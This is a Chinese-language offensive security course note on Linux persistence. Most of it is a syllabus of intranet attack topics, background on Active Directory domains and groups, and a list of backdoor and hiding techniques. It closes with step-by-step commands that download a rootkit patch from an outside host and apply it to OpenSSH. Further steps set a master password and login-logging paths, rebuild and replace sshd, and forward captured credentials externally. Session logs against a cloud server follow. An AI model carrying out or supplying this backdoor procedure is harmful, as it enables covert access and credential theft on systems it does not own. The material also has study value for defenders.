


Day194 内网对抗-权限维持篇&Linux系统&SSH协议&OpenSSH&PAM后门&软连接&密钥&后门账户



1.知识点

- 1、基石框架篇-单域架构-权限控制-用户和网络
- 2、基石框架篇-单域架构-环境搭建-准备和加入
- 3、基石框架篇-单域架构-信息收集-手工和工具

-
- 1、基石框架篇-父域子域架构-权限控制-用户和网络
 - 2、基石框架篇-父域子域架构-环境搭建-准备和加入
 - 3、基石框架篇-父域子域架构-信息收集-手工和工具

-
- 1、基石框架篇-域树&域林架构-权限控制-用户和网络
 - 2、基石框架篇-域树&域林架构-环境搭建-准备和加入
 - 3、基石框架篇-域树&域林架构-信息收集-手工和工具

-
- 1、代理隧道篇-代理通讯网络不可达-正反向连接上线
 - 2、代理隧道篇-代理通讯网络不可达-SockS代理配置

-
- 1、代理隧道篇-单向防火墙&双向防火墙-命令关闭
 - 2、代理隧道篇-单向防火墙&双向防火墙-正向反向
 - 3、代理隧道篇-单向防火墙&双向防火墙-隧道技术

-
- 1、隧道技术篇-网络层-ICMP协议-判断&封装&建立&穿透
 - 2、隧道技术篇-传输层-DNS协议-判断&封装&建立&穿透
 - 3、隧道技术篇-表示层-SMB协议-判断&封装&建立&穿透

-
- 1、C2/C2上线-CrossC2插件-多系统平台支持
 - 2、隧道技术篇-应用层-SSH协议-判断&封装&建立&穿透
 - 3、隧道技术篇-应用层-HTTP协议-判断&封装&建立&穿透

-
- 1、隧道技术篇-传输层-工具项目-Frp&Nps&Chisel
 - 2、隧道技术篇-传输层-端口转发&Socks建立&C2上线

-
- 1、信息收集篇-网络架构-出网&角色&服务&成员
 - 2、信息收集篇-安全防护-杀毒&防火墙&流量监控

- 3、信息收集篇-密码凭据-系统&工具&网站&网络

-
- 1、信息收集篇-自动化工具项目-本机敏感信息
 - 2、信息收集篇-自动化工具项目-综合打点信息
 - 3、信息收集篇-自动化工具项目-域内分析信息

-
- 1、横向移动篇-入口点分析-域内域外打点
 - 2、横向移动篇-IPC\$利用-连接通讯&计划任务
 - 3、横向移动篇-IPC\$利用-命令模式&工具套件

-
- 1、横向移动篇-协议服务-SMB&WMI&DCOM
 - 2、横向移动篇-协议服务-命令模式&工具套件
 - 3、横向移动篇-协议服务-安全防御&利用条件

-
- 1、横向移动篇-协议服务-WinRS&WinRM&RDP
 - 2、横向移动篇-工具项目-密码喷射&CrackMapExec

-
- 1、横向移动篇-凭据传递攻击-PTH&PTT&PTK
 - 2、横向移动篇-Kerberoast-四个票据攻击点

-
- 1、横向移动篇-凭据传递攻击-PTH&PTT&PTK
 - 2、横向移动篇-Kerberoast-四个票据攻击点

-
- 1、横向移动-资源约束委派-利用域用户主机加入
 - 2、横向移动-资源约束委派-Acount Operators组
 - 3、横向移动-资源约束委派-CVE结合HTLMRelay

-
- 1、横向移动-NTLM监听-Responder&Inveigh
 - 2、横向移动-NTLM条件-强制触发&被动钓鱼
 - 3、横向移动-NTLM中继-暴力破解&Relay攻击

-
- 1、横向移动-Exchange服务-信息收集&定位&版本
 - 2、横向移动-Exchange服务-无凭据-爆破&漏洞利用
 - 3、横向移动-Exchange服务-有凭据-漏洞利用&权限维持

-
- 1、横向移动-域控提权-CVE-2020-1472
 - 2、横向移动-域控提权-CVE-2021-42287
 - 3、横向移动-域控提权-CVE-2022-26923
 - 4、横向移动-其他漏洞-MS17010&MS14068
-

- 1、横向移动-单域&父子域&域森林-信息收集差异
 - 2、横向移动-单域&父子域&域森林-横向移动差异
-

- 1、横向移动-局域网工作组-中间人攻击&ARP欺骗
 - 2、横向移动-局域网工作组-中间人攻击&DNS劫持
-

- 1、横向移动-Linux-SSH协议&爆破&密钥移动
 - 2、横向移动-Linux-Jenkins应用&漏洞&密钥
-

- 1、权限维持-内网域-基于验证DLL加载-SSP
 - 2、权限维持-内网域-基于机制账号启用-DSRM
 - 3、权限维持-内网域-基于用户属性修改-SID-history
 - 4、权限维持-内网域-基于登录进程劫持-Skeleton-Key
-

- 1、权限维持-内网域-基于Kerberos协议-黄金票据
 - 2、权限维持-内网域-基于Kerberos协议-白银票据
 - 3、权限维持-内网域-基于Kerberos协议-钻石票据
 - 4、权限维持-内网域-基于Kerberos协议-蓝宝石票据
-

- 1、权限维持-内网域&单机版-自启动手法
 - 2、权限维持-内网域&单机版-粘滞键后门
 - 3、权限维持-内网域&单机版-文件映像劫持
 - 4、权限维持-内网域&单机版-屏保&登录&脚本
-

- 1、权限维持-内网域&单机版-C2另类远控
 - 2、权限维持-内网域&单机版-Rootkit后门
-

- 1、权限维持-Linux系统-SSH协议-OpenSSH替换

- 2、权限维持-Linux系统-SSH协议-PAM启用替换
- 3、权限维持-Linux系统-SSH协议-登录方式&用户

2.详细点



- 1 1、认知处于什么网络环境下
- 2 2、认知内网域分类及成员架构
- 3 3、认知信息收集有那些重要信息
- 4 4、认知代理隧道有那些方法技术
- 5 5、认知横向移动有那些方法技术
- 6 5、认知权限维持有那些方法技术

2.1 工作组



- 1 将不同的计算机按照功能分别列入不同的工作组。想要访问某个部门的资源，只要在“网络”里面双击该部门的工作组名。工作组就像一个可以自由进入和退出的社团，方便同组的计算机相互访问，工作组没有集中管理作用，工作组里的计算机都是相互对等的（即没有服务器和客户机之分）。对局域网中的计算机进行分类，使得网络更有序。计算机的管理依然是各自为政，所有计算机依然是对等的，松散会员制，可以随意加入和退出，且不同工作组之间的共享资源可以相互访问。

2.2 内网域



- 1 分类：单域、子域、父域、域树、域森林、DNS域名服务器
- 2 “域”是一个有安全边界的计算机组合（一个域中的用户无法访问另一个域中的资源），域内资源由一台域控制器（Domain Controller, DC）集中管理，用户名和密码是放在域控制器去验证的。
- 3 优点：通过组策略来统一管理。
- 4 单域：即只有一个域的网络环境，一般需要两台DC，一台DC，另一台备用DC（容灾）
- 5 父子域：类比公司总部和公司分部的关系，总部的域称为父域，各分部的域称为该域的子域。使用父子域的好处：
- 6
 - 减小了域之间信息交互的压力（域内信息交互不会压缩，域间信息交互可压缩）
 - 不同的子域可以指定特定的安全策略
- 8 父子域中域名使用一个.表示一个层次，类似于DNS域名表示方式，子域只能使用父域的名字作为域名后缀
- 9 域树：多个域通过建立信任关系组成的集合。若两个域之间需要相互访问，需要建立信任关系（Trust Relation），通过信任关系可以将父子域连接成树状结构
- 10 域森林：多个域树通过建立信任关系组成的集合。
- 11 域名服务器：实现域名到IP地址的转换。由于域中计算机使用DNS来定位DC、服务器和其他计算机的，所以域的名字就是DNS域的名字。
- 12 内网渗透中，大都是通过寻找DNS服务器来确定域控制器位置（因为DNS服务器和域控制器通常配置在一台机器上）

2.3 域内权限



- 1 • 域本地组：
- 2 • 多域用户访问单域资源
- 3 • （访问同一个域），主要用于授予本域内资源的访问权限，可以从任何域中添加用户账号、通用组和全局组。域本地组无法嵌套在其他组中
- 4 • 全局组：
- 5 • 单域用户访问多域资源
- 6 • （必须是同一个域中的用户），只能在创建该全局组的域中添加用户和全局组，但可以在域森林中的任何域内指派权限，也可以嵌套在其他组中
- 7 • 通用组：多域用户访问多域资源，成员信息不保存在域控制器中，而是保存在全局编录（GC）中，任何变化都会导致全林复制

2.4 域内组划分



- 1 域本地组：来自全林作用于本域
- 2 全局组：来自本域作用于全林
- 3 通用组：来自全林作用于全林
- 4 本地域组的权限
- 5 Administrators（管理员组） ----最重要的权限
- 6 Remote Desktop Users（远程登录组）
- 7 Print Operators（打印机操作员组）
- 8 Account Operators（帐号操作员组）
- 9 Server Operators（服务器操作员组）
- 10 Backup Operators（备份操作员组）
- 11 全局组、通用组的权限
- 12 Domain Admins（域管理员组） ----最最最重要的权限，一般来说域渗透是看重这个
- 13 Enterprise Admins（企业系统管理员组） ----最重要的权限，其次是去看重这个权限
- 14 Schema Admins（架构管理员组） ----最重要的权限
- 15 Domain Users（域用户组）

2.5 A-G-DL-P策略



- 1 A 代表用户账号（Account）。
- 2 G 代表全局组（Global Group）。
- 3 DL 代表域本地组（Domain Local Group）。
- 4 P 代表资源访问权限（Permission）。
- 5 A-G-DL-P策略是一种将用户账号添加到全局组中，然后将全局组添加到域本地组中，并为域本地组分配资源访问权限的策略。这种策略使得来自不同域的用户能够通过全局组和域本地组的组织方式，访问本地域中的资源。

2.6 域环境应用



- 1 • 账号集中管理
- 2 • 软件集中管理
- 3 • 环境集中管理
- 4 • 增强统一安全性

2.7 域环境架构



- 1 域控制器
 - 2 成员服务器
 - 3 客户机
 - 4 独立服务器
 - 5 见图：（单域，父域，子域，域树，域森林）
 - 6 单域是指网络环境中只有一个域，建立一个单独的域足以。
 - 7 父子域在一个域中划分出多个域，被划分的域为父域，划分出来的域为子域。
 - 8 域树中的命名空间具有连续性，并且域名层次越深，级别越低。
 - 9 域林是指一个或多个没有形成连续名字空间的域树组成的域树集合。
-

3.演示案例

Linux 隐藏

- 隐身登录
- 隐藏文件
- 锁定文件
- 隐藏文件时间戳
- 隐藏历史操作记录
- 进程隐藏
- 端口复用

Linux后门

- 添加用户
- SUID Shell
- SSH 公钥登录
- 软链接
- SSH wrapper
- strace 后门
- 定时任务
- openssh 后门
- PAM 后门
- rootkit 后门
- alias 后门

文件属性

ADS

驱动级文件隐藏

Windows 隐藏

系统文件夹伪装

Windows 隐藏

系统文件夹伪装

畸形文件夹

系统保留文件

相似名称

个人微信公众号: TeamsSix

com劫持

端口复用

进程注入

dll劫持

nishang 后门

HTTP-Backdoor

Add-ScrnSaveBackdoor

Execute-OnTime

Invoke-ADSBackdoor

shift 后门

辅助工具

屏幕键盘

放大镜

Windows 主机后门

服务自启动

注册服务

隐藏服务

注册表

组策略

WMI 后门

计划任务

at

schtasks



3.1 权限维持-Linux-SSH协议替换版本-OpenSSH后门



- 1 原理：替换本身操作系统的ssh协议支撑软件openssh，
- 2 重新安装自定义的openssh,达到记录帐号密码，也可以采用万能密码连接的功能！
- 3 <https://mp.weixin.qq.com/s/BNrJHUS9qxEVHNSFEgharW>
- 4 1、环境准备：
- 5 `yum -y install openssl openssl-devel pam-devel zlib zlib-devel`
- 6 `yum -y install gcc gcc-c++ make`
- 7 `wget http://core.ipsecs.com/rootkit/patch-to-hack/0x06-openssh-5.9p1.patch.tar.gz`
- 8 `wget https://mirror.aarnet.edu.au/pub/OpenBSD/OpenSSH/portable/openssh-5.9p1.tar.gz`
- 9 `tar -xzvf openssh-5.9p1.tar.gz`
- 10 `tar -xzvf 0x06-openssh-5.9p1.patch.tar.gz`

```
11  cp openssh-5.9p1.patch/sshbd5.9p1.diff openssh-5.9p1
12  cd openssh-5.9p1 && patch < sshbd5.9p1.diff
13  2、编辑密码：
14  vim includes.h
15  177 #define ILOG "/tmp/ilog"#ILOG是别人用ssh登录该主机记录的日志目录
16  178 #define OLOG "/tmp/olog"#OLOG是该主机用ssh登录其他主机记录的日志目录
17  179 #define SECRETPW "xiaodi"#万能密码
18  180 #endif /* INCLUDES_H */
19  3、安装编译：
20  ./configure --prefix=/usr --sysconfdir=/etc/ssh --with-pam --with-kerberos5 &&
    make && make install
21  service sshd restart    #重启sshd服务
22  systemctl status sshd.service #查看ssh启动状态
23  拓展玩法：
24  1、可以采用万能密码登录
25  2、实现监控服务器登录登出的账号密码（发到外网）
```



```

Xshell (Build N/A)
Copyright (c) 2002-2016 NetSarang Computer, Inc. All rights reserved.

Type `help' to learn how to use Xshell prompt.
[c:\~]$

Connecting to 121.40.189.205:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.

Connection closed by foreign host.

Disconnected from remote host(aliyun2) at 20:19:20.

Type `help' to learn how to use Xshell prompt.
[c:\~]$

Connecting to 121.40.189.205:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.

Welcome to Alibaba Cloud Elastic Compute Service !

[aliyun2@izbp1ik367pkn2aelq812wZ ~]$
[root@izbp1ik367pkn2aelq812wZ ~]#
[root@izbp1ik367pkn2aelq812wZ ~]#
[root@izbp1ik367pkn2aelq812wZ ~]#

```

假设现在拿到对方linux机器的权限，现在进行权限维持

```

[c:\~]$

Connecting to 121.40.189.205:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.

Connection closed by foreign host.

Disconnected from remote host(aliyun2) at 20:19:20.

Type `help' to learn how to use Xshell prompt.
[c:\~]$

Connecting to 121.40.189.205:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.

Welcome to Alibaba Cloud Elastic Compute Service !



[root@izbp1ik367pkn2aelq812wZ ~]#
[root@izbp1ik367pkn2aelq812wZ ~]#
[root@izbp1ik367pkn2aelq812wZ ~]#
[root@izbp1ik367pkn2aelq812wZ ~]# ssh 0v
s0: @001d Not resolve hostname 0v: Name or service not known
[root@izbp1ik367pkn2aelq812wZ ~]# ssh -V
OpenSSH 7.4p1, OpenSSL 1.0.2k-fips 26 Jan 2017
[root@izbp1ik367pkn2aelq812wZ ~]#



```

